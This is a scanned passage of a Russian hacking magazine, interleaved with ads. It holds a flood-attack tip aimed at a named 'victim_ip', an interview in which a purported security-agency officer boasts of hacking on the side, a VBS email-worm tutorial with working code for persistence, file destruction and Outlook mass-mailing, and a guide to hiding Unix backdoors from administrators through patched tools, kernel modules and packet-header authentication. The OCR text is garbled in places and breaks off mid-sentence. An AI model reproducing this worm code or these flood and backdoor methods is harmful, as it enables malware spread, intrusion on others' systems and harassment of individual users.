Распространенное явление в сети - постоянные распри и войны между пользователями. Что они делают в данном случае? Это все тот же флуд или взлом. На данный момент до сих пор очень распространена старая и добрая команда ping. ICMP протокол никто не отменял :). Ведь если какой-то группе пользователей необходимо завалить локального недруга (локальный - в данном случае имеется в виду, что пользователь имеет внутренний IP: 192.168.x.x, 10.x.x.x), то они просто дружно вводят команду вроде ping -t -l 5000 victim_ip. После чего атакуемый пользователь падает в глубокий лаг, от которого ему трудно избавиться. Тут не поможет и никакой firewall (файрволл не даст ответить атакуемой тачке на ICMP запрос, но сам ICMP request будет принят). Таким же образом можно флудить и по IGMP или UDP протоколу.

Другая проблема - платный трафик с Интернетом. Например, если какой-то человек сильно досадил, то у него просто можно выжечь весь трафик, после чего он будет отключен. Но тут есть одно ограничение: пользователь должен иметь внешний IP. Сама атака является примитивнейшим флудом (ICMP, IGMP, UDP и пр.), но все пакеты шлются не локально из сетки, а с какого-нибудь внешнего сервера. Файрволлы здесь опять бессильны. Единственным выходом из данной проблемы является решение по переходу с внешнего IP адреса на внутренний. Вот и живи теперь с такими проблемами!

Конечно, есть и другие способы, но чаще всего они сводятся к тому же флуду, воровству трафика у друга или у провайдера. Если же хочется научиться делать что-то свое, то тут неизбежно придется перечитывать кучу информации, экспериментировать. Другого способа нет. Но если и научиться делать что-то такое, то не надо зазнаваться. Ведь на любого умника найдется еще более хитрозадый умник. Успехов!

Полезные сайты



- <http://docsis.sourceforge.net> - DOCSIS config generator.
- <http://www.solarwinds.net> - TFTP сервер под win платформу.
- <ftp://ftp.khstu.ru/pub/unix/Linux/Software/nstx.tar.gz> - утилита для DNS туннелинга.
- <http://packetstormsecurity.nl> - просто гигантский архив 31337-ого софта.



SMS-сервис "Мобайл Форум" позволяет разместить свое объявление на виртуальной доске объявлений, просмотреть объявления других пользователей, а, главное, пообщаться с автором понравившегося объявления в режиме реального времени! При этом Ваш телефон не раскрывается!

КАК ПОЛЬЗОВАТЬСЯ УСЛУГОЙ?

Вы можете **поместить** свое **объявление** по определенной тематике.

И в течение целого месяца Ваше объявление смогут прочитать другие пользователи.

Чтобы получить полный список тем и SMS-подсказок о правилах пользования услугой, отправьте на номер 684 SMS-сообщение: **HELP FORUM**



Услуга доступна в Москве и Московской области, а также при национальном и международном роуминге!

Исходящее сообщение тарифицируется согласно Вашему тарифному плану в сети Би Лайн GSM. Входящие сообщения - бесплатно.

Оператор не несет ответственности за содержание объявлений.

Оборудование сер-но. №17951

Взлом

ИНТЕРВЬЮ С СОТРУДНИКОМ ФАПСИ

Никита Кислицин aka Nikitos (nikitoz@fromru.com)

С СОТРУДНИКОМ

ИНТЕРВЬЮ

ФАПСИ

С аббревиатурой ФАПСИ (Федеральное Агентство Правительственной Связи и Информации) уже давно возникают неоднозначные ассоциации. У некоторых это нежный трепет при поступлении в институт при ФАПСИ, у других - некая организация, готовая в любой момент дать по голове за неправомерные действия. Так что это интервью должно хоть немного приоткрыть завесу над ФАПСИ и рассказать, чем же там все-таки занимаются :).

Х: Сложно вообще попасть в ФАПСИ? Ты где-то учился? Тебя завербовали? Как ты вообще туда попал?

Ф (представитель ФАПСИ): Попасть в ФАПСИ с улицы невозможно, а учился я, как все, в ВУЗе - МТУСИ. Московский технический Университет связи и информатики. Скажем так, в ФАПСИ берут не только по знакомству, но и по рекомендациям, причем рекомендации должны быть, во-первых, хорошими, во-вторых, от работника ФАПСИ. Требуется также хорошая характеристика с военной кафедры и предыдущего места работы. Это не в компьютерный клуб админом устраиваться. Тут по полной проверяют, читают характеристики, рекомендации, обращают внимание на любую мелочь в автобиографии...

Начинал я примерно так же, как и большинство читателей]]: впаривал трояны, изучал языки и ОСи, устанавливая их и периодически форматируя винт =). Правда, в то время такого журнала не было, объем полезной информации на русском языке был почти равен нулю, поэтому приходилось искать сенсеев-благодетелей и постоянно RTFM'ить, хотя это дело я жутко не любил. Потом где-то что-то услышал про Управление "Р". Затем оказалось, что подразделение с таким названием есть и в МВД, и в ФАПСИ. В МВД не пошел, пошел в ФАПСИ =).

Х: Место работы как-то отражается на твоей жизни?

Ф: А ты как думаешь? Конечно! Во-первых, у меня первый уровень секретности, то есть за бугор я поехать не могу. А если сейчас взболтну лишнего, конец мне и моей карьере =). Да, кроме того - слушают телефон, инет-трафик на работе и до-

ма... Но не все столь печально. Так вышло, что я по совместительству работаю админом в домашней сети и все наработки по безопасности, включая донельзя пропатченные ОСи и эксклюзивные файрволы, мне доступны и я их успешно юзаю. В остальном же я веду себя абсолютно нормально: пью с народом пиво, тусуюсь с девчонками, оттачиваю свой английский =). Если и есть отпечаток от ФАПСИ, то он совсем небольшой =).

Х: Ну и как, оно того стоит? Много платят?

Ф: Когда я работал админом в клубе, моя зарплата составляла 250 вечнозеленых, работая в режиме "сутки через трое". Здесь в 2 раза меньше плюс премии. Разумеется, в ФАПСИ я шел работать не для госзарплаты :). Во-первых, тебе выдают ксиву, с которой, сам понимаешь, тоже можно деньги зарабатывать. Во-вторых, ты получаешь некоторую свободу в действиях, думаю, понимаешь, о чем я. Можно помаленьку ломать, на небольшие проделки глаза, естественно, закрываются.

Х: Хакаешь на досуге :)?

Ф: Приходится, ведь на госзарплату не проживешь. Больно уж у нас она маленькая =(.

Х: Что с финансированием, техникой, много ли народу у вас работает?

Ф: Финансирование. Деньги идут из государственного бюджета, как, впрочем, и в любой правительственной организации, но на нас не экономят. Ведь у нас довольно серьезные задачи - обеспечение государственной безопасности. Техника тоже самая лучшая! Народу более чем достаточно, только в нашем управлении около 70 человек, я даже не всех знаю.

Х: Перейдем к более конкретным вещам. Чем занимаетесь непосредственно вы, какие еще существуют подразделения?

Ф: Непосредственно ФАПСИ не работает с мелкими хакерами. В основном мы занимаемся серьезными случаями мошенничества, направленными против государства. Т.е., к примеру, атака на Сбербанк, взлом наших сетей или дефейс сайта Президента Российской Федерации ;). Естественно, наша работа не сводится только к обеспечению сетевой безопасности страны. В наши обязанности, в частности, входит и организация шифрованных каналов голосовой связи на больших расстояниях, и отслеживание переговоров преступных группировок, и мониторинг сетевого трафика.

Мы довольно тесно работаем по крайней мере с 2-мя подразделениями: МВД'шным Управлением "Р", которое является силовой структурой. Им мы передаем дела, а дальше они сами разбираются, нередко при помощи ОМОНа ;). Это касается небольших, относительно общей безопасности РФ, проблем.

Другое подразделение - ГУБС ФАПСИ, они разрабатывают средства защиты и криптографии. Кстати, лицензии фаерволам выдают именно они.

Х: Да, по поводу Президентского сайта, который недавно открыли. Были попытки его взлома?

Ф: Естественно, были, скрывать не буду. Но до дефейса дело ни разу не дошло. А если бы и дошло, то никто бы про это, поверь, не узнал ;).

Х: Злоумышленников нашли и посадили?

Ф: Нет, сажать незачем. Лишение техсредств и серьезный разговор - более действенный метод отучения от хакерства, в следующий раз они хорошенько подумают, прежде чем вернуться к этому занятию. Потом еще раз подумают, а потом решат, что все-таки не стоит этого делать (=). Тем более что, однажды засветившись, попадаешь под наблюдение, и в следующий раз наказание будет более суровое =).

Х: Какой вы юзаете софт в своей работе?

Ф: Хе-хе. Это, вообще, государственная тайна, сынок ;). А если серьезно, то в качестве ОСей - на рабочих станциях NT (в основном XPновый мастдай, но есть и 4.0, 2000), на серверах пропатченные BSD (в основном Open). Файрволы либо ГУБС-овские, либо Agnitum Outpost, мне еще очень нравится Zone Alarm 3.0. Все, дальше начинается государственная тайна :). На самом деле используем самописный софт - задачи уж больно нестандартные :).

Х: Расскажи про СОРМ-1, СОРМ-2. Эти системы - пугалка для юзеров или реально действующая, хорошо отлаженная схема обнаружения злоумышленников?

Ф: На самом деле я читал в паутине столько невероятных историй, что иногда даже смешно становилось, чего только не наплетут испуганные пользователи =). А системы достаточно сложные, в плане анализа и отсеивания необходимой информации.

Х: Да уж, представляю объемы инфы, которая логируется!

Ф: Расскажу чуть поподробней. Итак. Аббревиатура расшифровывается как "Система оперативно-розыскных мероприятий". Как ты, видимо, слышал, в настоящий момент функционируют две системы: СОРМ-1 и СОРМ-2.

Первая система используется для доступа к телефонной связи и позволяет делать множество вещей с телефонным номером какого-то абонента данной АТС. Начиная с банальной прослушки и записи разговоров, заканчивая разведением связи и получением информации о продолжительности и времени разговора какого-либо абонента, номера, с которых ему звонили, номера, на которые он звонил. Все это позволяет почти полностью контролировать переговоры лиц, за которыми ведется наблюдение.

СОРМ-2 анализирует интернет-трафик. Принцип действия: происходит накопление и обработка информации по ключевым словам (ну это, я думаю, всем известно), далее необходимо оставить лишь ту информацию, которая действительно важна и необходима. Затем эта инфа передается в вышестоящую инстанцию, там происходит то же самое - и так далее, пока от многих терабайт не останется крупинка действительно ценной и важной информации... Но не стоит забывать, что информация имеет свойство очень быстро устаревать, так что процесс отсева ненужной информации должен занимать предельно малое время, а для этого необходимы очень высокие мощности систем, обрабатывающих инфу. Думаю, этого достаточно =).

Х: Каким образом ПОЛУЧАЕТСЯ информация? Куда и как подключаются эти сервера? К каждому провайдеру? К М9?

Ф: В соответствии с проектом каждый провай-

дер Интернет обязан установить выделенную высокоскоростную линию с местным отделением ФСБ. Последняя при этом получает полный доступ к информации, которую передают и получают клиенты данного провайдера.

Х: Слышал, что один человек написал вирус, рассылающий по адресам из записной книжки на зараженной машине самого себя. Письма были примерно следующего содержания: "Бомба Героин Калашников Взрыв Гексаген". Перец таким образом хотел повесить ваши системы ;).

Ф: Не стоит недооценивать эти системы. А про этого хакера скажу, что сопр'ы ему завалить не удалось, он переоценил свои возможности ;).

Х: Много поймали госпреступников?

Ф: На самом деле есть случаи, когда зарвавшихся людей надо ставить на место, но ведь и верно то, что проще предупредить действия, чем потом устранять их последствия!

Да, кстати. Подучись - приходи к нам, денег подзаработаешь ;).

Х: Нет уж, спасибо, не хочу под колпаком жить ;). Или мы и без того все под колпаком ФАПСИ сидим ;)?

Ф: А зря! Очень интересно, когда знаешь, что тебе противостоит не ламер какой-нибудь, а серьезный взломщик, ломающий сайт президента :)! Насчет колпака - не все, но многие ;).

Х: Пару слов читателям?

Ф: Мне очень нравится ваш журнал. Бывают, правда, неточности, но в целом впечатления самые положительные: отличное оформление, стиль изложения доступен каждому, да и темы статей тоже вызывают самые добрые чувства ;). Теперь 31337'ной части вашей аудитории.

Надо отчетливо понимать, что, преступая закон, вы автоматически встаете в очередь. И чем больше хамите, тем сильнее расталкиваете остальных, стоящих перед вами людей. И как только очередь дойдет до вас, то вам уже не помогут ни форматирование диска, ни PGP... Не зарывайтесь, а лучше будьте добропорядочными гражданами, как, например, я =).

Х: ОК, спасибо что согласился ответить на мои вопросы.

Ф: See you soon! ;)

Х: Нет уж, спасибо =))). Надеюсь, больше мы не встретимся ;).



Официальный сайт ФАПСИ (www.fagci.ru)

MDM II КИНО



Смотрите : К-19

Питер Пэн в Нидерландах
Остин Пауэрс: Голдмембер
Говорящие с Ветром
Знаки
Идентификация Борна
Как Майк

Только у нас можно смотреть кино лёжа!

3 новых зала со звуком Dolby Digital EX!

Начало сеансов каждые 30 минут!

20 новых фильмов в месяц!

м. Фрунзенская
Комсомольский проспект д. 28
Московский Дворец Молодежи

автоответчик 961 0056

бронирование билетов по телефону 782 8833

Взлом

ИНТЕРНЕТ ЧЕРВИ

Dr.Zlobyus (cool16@e-mail.ru)

ИНТЕРНЕТ ЧЕРВИ

ТЕХНОЛОГИЯ РАБОТЫ ОДНОГО ЧЕРВЯ НА VBS

Что я вижу: "Помогите начинающему вирьмейкеру...", "Хочу научиться делать виру, я начинающий...", "Скажите начинающему кодеру, как создать Интернет-червя...". Хе-хе, товарищи. Таких "надписей" в Интернете становится все больше, как будто всем вдруг захотелось написать ILOVEYOU, да еще быстро и с комфортом. И чтобы исходник выслали!

"Начинающие", как показывает статистика, это такие ребята, которые еще ничего не начали, но уже хотят кончить. Поэтому, дабы развеять некоторые неясности и уменьшить количество неграмотных, послушаем, как создаются эти Интернет-червячки. Чтобы всем было легко и понятно, примером мы возьмем программу на VBS. Наверняка многие слышали о нем. Данный червяк при грамотном написании пролезет на комп врага и друга врага, а потом и дальше пойдет... При этом он будет сравнительно небольших размеров. Например, у меня червь получился размером 4,68 кб.

ЧТО ДЕЛАЕТ ЭТОТ ЧЕРВЬ?

Чтобы легче понять принцип написания данного зверька на VBS, будет рассмотрен некоторый червь JOKE-FOR-YOU.txt.vbs. Кстати, он не приходил к кому-нибудь на e-mail :)? Сразу предупреждение: исходник червя весь поместить нельзя, поэтому будут объясняться лишь основные моменты работы этой увлекательной программки.

Что делает червь:

1. Прописывается в реестр, в папки Windows, повсюду, где только можно :).
2. Копируется туда же.
3. Делает пакости.
4. Создает эффект логической бомбы.
5. Рассылает себя по почте всем, кому можно.

САМО ДЕЙСТВИЕ

Предупреждаю повторно, я опишу только основные функции червя, а не весь исходник, мы тут не вирус пишем, а стараемся понять его технологию, т.ч. пионеры могут закатать губки. Итак, сначала создается папка, в которую кладется копия червя:

```
Set FSA = CreateObject("Scripting.FileSystemObject")
FSA.CreateFolder("C:\Новая папка")
```

Теперь копируется запущенный файл в папку:

```
Set file1 = FSA.GetFile(WScript.ScriptFullName)
file1.Copy("C:\Новая Папка\JOKE-FOR-YOU.TXT.vbs")
```

Краткое пояснение. Для копирования файла его необходимо сначала найти, это делается с помощью GetFile, далее в скобках ищется запущенный файл, но можно написать так: Set file1 = FSA.GetFile("C:\Хакер.exe"). Тогда скопируется файл Хакер. А Copy можно заменить на более извращенное, например, Delete и т.д.

ПИСАНИНА В РЕЕСТР

Далее: для успешной работы червя используется самый огромный баг Windows - возможность правки реестра.

```
Set WSHShell = WScript.CreateObject("WScript.Shell")
WSHShell.RegWrite("HKLM\Software\Microsoft\Windows\Current
Version\Run\Micrpatch1.0"; "C:\Radias\this-is-a-radio-set-model-group.txt.vbs", "REG_SZ"
```

Вот оно! Теперь создан параметр Автозагрузки файла this-is-a-radio-set-model-group.txt.vbs, лежащего в папке C:\Radias. Этот файл понадобится для придания эффекта логической бомбы на атакуемой машине пользователя. Как видно, с реестром можно опять же творить все, что угодно. Для этого есть команды вроде: Write, Delete, Read.

А вот и другие пренеприятные действия:

```
Set FST = CreateObject("Scripting.FileSystemObject")
If FST.FolderExists("C:\Radias") Then // если папка Radias существует, то...
FST.DeleteFolder("C:\Radias") // ... она удаляется :)
end if // не стоит забывать о конструкции if...end if.
If Not FST.FolderExists("C:\Radias") Then // если папка не существует, то...
FST.CreateFolder("C:\Radias") // ... она создается.
Set fsoo = CreateObject("Scripting.FileSystemObject")
Set shellpbtvbs=fsoo.CreateTextFile("C:\Radias\this-is-a-radio-set-model-group.txt.vbs")
// создается файл в папке.
shellpbtvbs.WriteLine "Первая строка файла" // добавляются строки в файл (в кавычках строка нового файла).
shellpbtvbs.close // после окончания работы необходимо закрыть файл.
end if
```

ШАЛОСТИ С AUTOEXEC.BAT

Теперь посмотрим, как червь работает со временем и изменяет файлы. Но перед дальнейшим просмотром необходимо запомнить одно правило: новая строка начинается с shellpbtvbs.WriteLine и идет в кавычках.

```
if Day(now)=21 Then // если сегодня мой день рождения :) . Знак равенства
может быть успешно заменен на > или <.
Set Killer=CreateObject("Scripting.FileSystemObject")
Killer.DeleteFile("C:\AUTOEXEC.BAT") // удаляется всеми любимый файл
AUTOEXEC.BAT.
Set Hacker = CreateObject("Scripting.FileSystemObject")
set xakep =Hacker.CreateTextFile("C:\AUTOEXEC.BAT")
// вот он снова создается.
xakep.WriteLine "hi, brazza!" // пишем туда "привет".
xakep.close // конЭц.
End if
```

Но хватит с автоэзкеком, вернемся к реестру. Пока атакуемый догадается залезть в regedit, можно успеть отключить все, что подлежит выключению. Потом запустить все необходимое и вообще перекрыть кислород пользователю :). А как баловаться в реестре, можно понять из вышеописанного кода. Если есть какие-то вопросы, то можно поискать в Интернете или поковыряться в старых номерах "Хакера".

РАССЫЛКА ПО БАЗЕ

А теперь о решении проблемы с рассылкой. Ниже дан код с небольшими описаниями (а-ля комментариями). Если с ним разобраться, то, не особо фантазируя, станет ясно, какие же просторы открывают эти строчки! Ведь можно рассылать не только сам вирь, но и другие файлы с компьютера врага. В том числе и .rwf файлы или еще что-нибудь.

```
sub spreadtoemail()
On Error Resume next
dim x,a,ctrlists,ctentries,malead,b,regedit,regv,regad
set regedit=CreateObject("WScript.Shell")
set out=WScript.CreateObject("Outlook.Application")
set mapi=out.GetNameSpace("MAPI")
for ctrlists=1 to mapi.AddressLists.Count
set a=mapi.AddressLists(ctrlists)
x=1
regv=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" &a)
if (regv="") then
regv=1
end if
if (int(a.AddressEntries.Count)>int(regv)) then
for ctentries=1 to a.AddressEntries.Count
malead=a.AddressEntries(x)
regad=""
regad=regedit.RegRead("HKEY_CURRENT_USER\Software\Microsoft\WAB\" &malead)
if (regad="") then
set male=out.CreateItem(0)
male.Recipients.Add(malead)
male.Subject = "Hi!" // тема письма.
male.Body = "I have a cool thing to show u!" // тело письма.
male.Attachments.Add("C:\qwty\JOKE-FOR-YOU.TXT.vbe") // червячок, готовый к полету
male.Send
regedit.RegWrite
"HKEY_CURRENT_USER\Software\Microsoft\WAB\" &malead,1,"REG_DWORD"
end if
x=x+1
next
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\" &a,a.AddressEntries.Count
else
regedit.RegWrite "HKEY_CURRENT_USER\Software\Microsoft\WAB\" &a,a.AddressEntries.Count
end if
next
Set out=Nothing
Set mapi=Nothing
end sub
```

Вот теперь червь получил половые органы и способен размножаться. И вроде бы все функционально, но почти сразу возникают данные вопросы: "Не ловят ли антивирусы такое чудо?" - Ловят! Особенно почтовую рассылку. "Реально ли, что атакуемый откроет такой файл?" - Нет! Но Федя - точно :).

АХТУНГ!

Теперь ты понимаешь, как работают черви. Надеемся, ты проапгрейдил свои кодерские знания и стал чуточку круче :). Только не надо сразу бросаться в бой, помни о 272-274 статьях УК. Обидно шесть года на 3 за кодерские шутки. Поэтому лучше жить спокойнее и с продолжительным сном :). Всего тебе и успехов!



РАБОТА С ВИДЕО НА PINNACLE STUDIO 8

- Раскройте потенциал цифровой техники
 - Демонстрация и обучающие семинары
 - Цифровое видео и спецэффекты
- (Завези на посещение цифровой студии:
тел. 8 800 100 00 00 или e-mail: dealer@pinnaclestudio.ru)



ЦИФРОВАЯ СТУДИЯ SONY В МОСКВЕ



Новая линейка плат видеомонтажа

Для цифровых камер

Pinnacle Studio DV, DV-mobile
Доступны по цене и простоте в эксплуатации, эти платы позволяют записывать, редактировать, воспроизводить и экспортировать видео в популярные форматы на обычное домашнее компьютеры. Ускоренная работа и программное обеспечение, поддержка мультимедиа и цифровой звукотехники готов!



Для аналоговых камер

Pinnacle Studio DC10 plus
Studio DC10plus позволяет Вам записывать многоканальное видео с VHS-видеокамеры на компьютер. Теперь, создавая сложное видео, вы сможете использовать возможности профессионального видеоредактора, создавать творческие переходы и эффекты, делать цифровые коррективы и обработку изображения, работать с аудио и звуком.



Универсальные решения

Pinnacle Studio DELUXE, DV plus
Самые совершенные карты из линейки Studio, Studio Deluxe предназначены для работы с любым видео сигналом (аналогом) с применением современных средств видеоредактирования. Studio DV plus - карта с цифровым интерфейсом и возможностью работы с любым вид. сигналом (цифровым и аналоговым).



Взлом

НЕСТАНДАРТНЫЕ BACKDOOR-Ы В *NIX

maravan (maravan@mailru.com)

НЕСТАНДАРТНЫЕ BACKDOOR-Ы В *NIX

КАК СОЗДАТЬ СВОЙ НЕОБЫЧНЫЙ BACKDOOR



Если подходить к вопросу взлома системы формально, то можно выделить три основных этапа этого процесса: изучение системы, проникновение в нее и удержание контроля. Встречаются, конечно, уникамы, которые ограничиваются только первыми двумя, а вместо третьего идет нечто вроде echo "hacked" > index.html или, что еще хуже, rm -rf /. Но мы не будем относить себя к этой категории, а сделаем как надо, то есть забэкдорим системы или реализуем третий этап на практике. Итак, поехали.

ТИПЫ БЭКДОРОВ

Существует куча способов остаться в системе. Сейчас в основном используется два подхода: подбор пароля и скачивание с очередного пакетсторма и последующая установка какого-нибудь навороченного бэкдора by w00w00. Первый способ, как вариант для самых одаренных, далее рассматриваться не будет. Второй хотя и имеет право на жизнь, тоже будет послан - мы как-никак творческие личности, и незачем нам использовать чужое добро :). К тому же, на самом деле, если даже забить на такое творчество, то все равно это достаточно опасный способ - никто не может дать гарантию, что свежескачанный рут-кит/бэкдор не ловится очередным чекруткитом. Что же нам остается? Правильно. Пойти третьей, непропоренной дорожкой: самим немного попариться и выдать в результате то, что принято сейчас называть private 133t w4r3z. Далее будет рассмотрено всего несколько способов того, как можно более или менее оригинально забэкдорить систему. Хотя приведенная ниже информация относится к юникс системам, не существует никаких

практических ограничений намотить то же самое и в продуктах от конторы с большой буквы "М". Опять, несмотря на то, что это немного скучно, рассмотрим проблему формально. Какие действия должен выполнять хороший бэкдор? Во-первых, это действия для защиты от админа в пределах системы. Во-вторых же - защита от детектирования в пределах сети, где располагается порутанная машина - ведь админы, хотя они и админы, но не гнушаются различными снифферами, сканерами, другими утилитами, способными вывести нас на чистую воду.

ЛОКАЛЬНАЯ ЗАЩИТА ОТ АДМИНИСТРАТОРА

Пойдем по порядку. Как защититься от админа? Для этого надо представлять его логику. Что админ делает, когда у него возникают подозрения, а в логах, как это обычно бывает, пустота :)? Вот неполный список наиболее часто применяемых методов:

1. Проверка на наличие подозрительных процессов в системе.
2. Проверка на наличие подозрительных соединений с хостом.

3. Поиск "левых" записей в стандартных конфигах, таких, как /etc/inetd.conf, /etc/passwd, rc-файлы и т.д.
4. Проверка дат модификаций, размера и чексуммы критичных файлов (это и suid'ные файлы, демоны и т.д.) на случай того, что мы умудрились их пропатчить.

Существует, конечно, еще куча способов вычислить заразу на машине, но они либо являются вариациями вышеописанных, либо используются не так часто. Естественно, хороший бэкдор должен вообще не "светиться" при такого рода проверках либо свести эту "засветку" к минимуму.

СКРЫВАЕМСЯ ИЗ СПИСКА ПРОЦЕССОВ

В Unix системах для просмотра процессов используется команда ps (небольшая заметка для тех, кто не знал :)). Здесь существует, как минимум, 3 варианта. Самый первый вариант, который приходит на ум, - пропатчить саму программу ps таким образом, чтобы она не показывала процесс, запускаемый из файла, скажем, /bin/backdoor, а также скрывала бы все

порожденные от /bin/backdoor процессы (это на тот случай, если наш бэкдор делает fork, а потом exec ("/bin/sh")). Реализовать можно просто и не очень просто. Просто - взять сырцы существующего ps'a, смодифицировать его, чтобы он скрывал некоторые процессы, скомпилировать и заменить оригинальный ps на новый. Не очень просто - сделать хитрый патчер, модифицирующий бинарий ps'a. Сделать это достаточно гиморно, так как бинарий от системы к системе может различаться. Возможный выход - примерно вычислить место в коде, где происходит call на printf, выводящий список процессов на экран, заменить этот call на свой и пропатчить текстовую строчку, ад! ресуемую параметром-указателем (правда, для этого придется писать дизассемблер + еще кучу мишуры).

Вариант два - пропатчить не саму программу, а библиотечную функцию, вызываемую ps'ом. Сделаем еще одно небольшое лирическое отступление о том, как работает ps. Для того чтобы получить список процессов, работающих в системе, ps "спрашивает" об этом ядро операционной системы, то есть делает системный вызов. Фишка же в том, что ps обращается не напрямую к ядру, а к какой-нибудь библиотечной функции, которая, в свою очередь, "перенаправляет" этот запрос к ядру. Ядро же, обработав запрос, возвращает список процессов библиотечной функции, а она передает его обратно ps'у. Поэтому нам ничто не мешает пропатчить не сам ps, а библиотечную функцию таким образом, чтобы она обрабатывала список процессов так же, как ps в первом варианте. Реализация точно такая же, как и с ps'ом.

Итак, ps мы пропатчили, библиотеку - тоже. Остается ядро. Ядро можно также успешно (правда немного более гиморно), как мы делали это раньше, пропатчить, но существует более простой способ - написать LKM (Loadable Kernel Module) или, попросту говоря: модуль для ядра (драйвер), модифицирующий структуры данных, связанные с процессом, который нам надо скрыть.

СКРЫВАЕМСЯ ИЗ СПИСКА ОТКРЫТЫХ СОЕДИНЕНИЙ

Способы скрытия такие же, как и с ps'ом: можно пропатчить netstat (саму программу, выводящую коннекты), либу и, наконец, ядро. Еще один способ - воспользоваться gaw-сокетами. Дело в том, что ядро по запросу netstat'a выдает только информацию о соединениях, полностью обрабатываемых TCP/IP стеком, а при использовании gaw-сокетов мы просто обходим стандартную обработку данных этой прибудой. Следовательно, информация о пакетах, сформированных при помощи gaw-сокетов, просто не передается netstat'у, и все наши коннекты оказываются успешно скрытыми.

ПРЯЧЕМ ТЕЛО БЭКДОРА

Для начала разберемся, что будет собой представлять бэкдор. Он может быть просто набором патчей для таких прог, как ftpd, su, login, ps, netstat и т.д. Он будет давать нам доступ к машине после ввода ключевого слова или скрывать наши соединения и процессы. Если это действительно так, то админ может его легко вычислить: просто проверит даты модификации, размер и контрольную сумму пропатченных файлов. Но не бывает ничего невозможного: есть способы обойти и эти проверки. Один из них - подгрузить в ядро код, который бы модифицировал функции ядра, работающие vnode'ами таким образом, чтобы, допустим, при read(), write(), getdirentries() и тому подобных системных вызовах, затрагивающих смодифицированный файл, использовался vnode старого файла, а при exec() - пропатченного. Вариант два - наш бэкдор представляет собой набор патчей к либам. Это более приятный способ. Во-первых, админы не так часто проверяют библиотеки, а во-вторых, после переустановки тех же самых ps'ов и login'ов наш бэкдор все равно будет успешно функционировать.

Вариант три - бэкдор является процессом-демоном, который по запросу совершает нужные нам действия, например, при соединении с ним дает шелл. Проблем и с этим методом тоже хватает: бэкдор будет светиться в ps'e, netstat'e, еще в куче программ. Кроме того, нам нужно, чтобы он как-то запускался при перезагрузке системы. Так что придется применять различные методики скрытия от ps и netstat, а также мы должны обеспечить незаметный для админа запуск нашего бэкдор-процесса.

Наконец, бэкдор представляет собой модуль для ядра операционки (тема затронута выше) или же патчер процессов, или самого ядра "на лету". Это самые "продвинутые" техники, дающие максимальный результат, но в то же время они - одни из самых сложных в реализации. При их использовании можно с очень большой вероятностью быть уверенными, что админ не сможет нас вычислить. Но даже несмотря на это, остается проблема - запуск бэкдора при перезагрузке системы.

NEXT

РАБОТА С ВИДЕО НА PINNACLE STUDIO

8

Не требует подготовки,
вызывает привыкание...



НОВЫЕ ВОЗМОЖНОСТИ
НОВЫЕ ЭФФЕКТЫ
НОВЫЕ ИДЕИ

Для цифровых камер

Pinnacle Studio DV, DV-mobile

Доступны по цене и просты в эксплуатации, эти пакеты позволяют записывать, редактировать, воспроизводить и экспортировать видео в популярные форматы на обычном домашнем компьютере. Установите плату и программное обеспечение, подключите камеру и цифровый видеостудия готова!



Для аналоговых камер

Pinnacle Studio DC 10 plus

Studio DC 10 plus позволяет Вам записывать телевизионные видео с VHS-видеокамеры на компьютер. Теперь, создавая свои домашние фильмы, вы сможете использовать возможности профессионального видеоредактора, создавать творческие переходы и эффекты, делать шифровку кадров и обработку изображений, работать с видео и звуком.



Универсальные решения

Pinnacle Studio DELUXE, DV plus

Самая совершенная карта из линейки Studio, Studio Deluxe предназначена для работы с любым видео сетями (аналог/цифры) с применением современных средств видеоредактирования. Studio DV plus - карта с цифровой интерфейсом и возможностью работы на любой вид носителя (цифровой и аналоговый).



PINNACLE
SYSTEMS
www.pinnacle-sys.ru

Тел. (095) 158-7561; 943-9606
E-mail: dealer@pinnacle-sys.ru
www.pinnacle-sys.ru

Полный список партнеров Pinnacle смотрите на сайте

Регулярные демонстрации работы оборудования - подробности на www.pinnacle-sys.ru/madshow

Взлом

НЕСТАНДАРТНЫЕ BACKDOOR-Ы В *NIX

мараван (maravan@mail.ru)

ЗАПУСКАЕМ БЭКДОР

Насущная проблема - заставить админа париться, рвать на себе волосы и задавать вопрос: "Как же он запускается?". Запись стартовой строки в различных `rc` и `inetd.conf` отпадает сразу - легко детектируется. Что остается? Детектируемое патченье `init'a` и прочей запускаемой при старте мишуры. Немного более сложна детектируемая модификация библиотек. Вообще злые системные вещи, вроде изменения `libc'a` (придется ведь патчить на лету операционку в процессе загрузки) или изменение структуры данных файловой системы. Опять же хороши совмещенные варианты: запускается патченный файл, подгружает нечто в ядро, а затем это нечто совершает сбивающие админа с толку действия (как было сказано ранее - подмена патченного файла на оригинальный и т.д.).

ЗАЩИТА ОТ АДМИНА ВНУТРИ СЕТИ

Представим такую ситуацию: есть порутанная машина А, Б - это мы, и В - другая машина в одном сегменте с А, за которой сидит админ и пытается вычислить Б (нас). Опять проследим за логикой админа. Какие действия он может предпринять? Во-первых, админ может просканировать хост А с целью выявления фишек, которые ему не удалось почекать локально, например, левые открытые порты (ведь мы уже скрылись из нетстата!). Во-вторых, он может долго и упорно мониторить сетку на наличие аномального трафика. Так что задачи, стоящие перед нами, - сделать трафик между Б и А "неаномальным" и предотвратить выдачу нестандартных результатов при сканировании хоста А. Начнем со сканирования. Допустим, на хосте А на 80 порту крутится веб-сервер, а для удаленного управления на 22-й или 80 порт на хосте А выполнялись нужные нам действия, например, вываливался шелл. Как это реализовать? Прежде всего мы можем попатчить демоны, ввести дефолтовые рутовые логины и т.д., но это как-то неоригинально и неинтересно. Лично мне нравятся более хитрые способы.

АУТЕНТИФИКАЦИЯ ПО ЗАГОЛОВКУ ПАКЕТОВ

Возьмем стандартную процедуру хэндшейка TCP-протокола. Здесь клиент при послышке SYN-пакета серверу волен выбирать любые значения, например, для такого поля, как `Sequence number`. Допустим, мы присваиваем этому полю значение `n`. В ответ сервер отсылает SYN/ACK-пакет, в котором тоже (по идее) случайно выбирает секвенс `m`. Теперь строим механизм аутентификации, для чего на стороне клиента ксорим клиентский секвенс и секвенс сервера (`n^m`), затем получившееся значение ксорим с неким заранее выбранным ключевым словом (`n^m^keyword`), известным серверу и клиенту, применяем к получившемуся значению тоже заранее определенную хэш-функцию (к примеру, MD5: `md5(m^n^keyword)`), запишем выходящее значение этой функции (опять к примеру) в поле `Identification IP-хэдэра` и в поле `Window TCP-хэдэра`. Получившийся пакет шлется на сервер, где производятся точно такие же операции генерации хэша. Этот хэш впоследствии сравнивается с полями `Identification` и `Window` поступившего пакета. Если значения совпадут, то на сервере, как не сложно догадаться, происходит то, что нужно нам, если нет - тогда 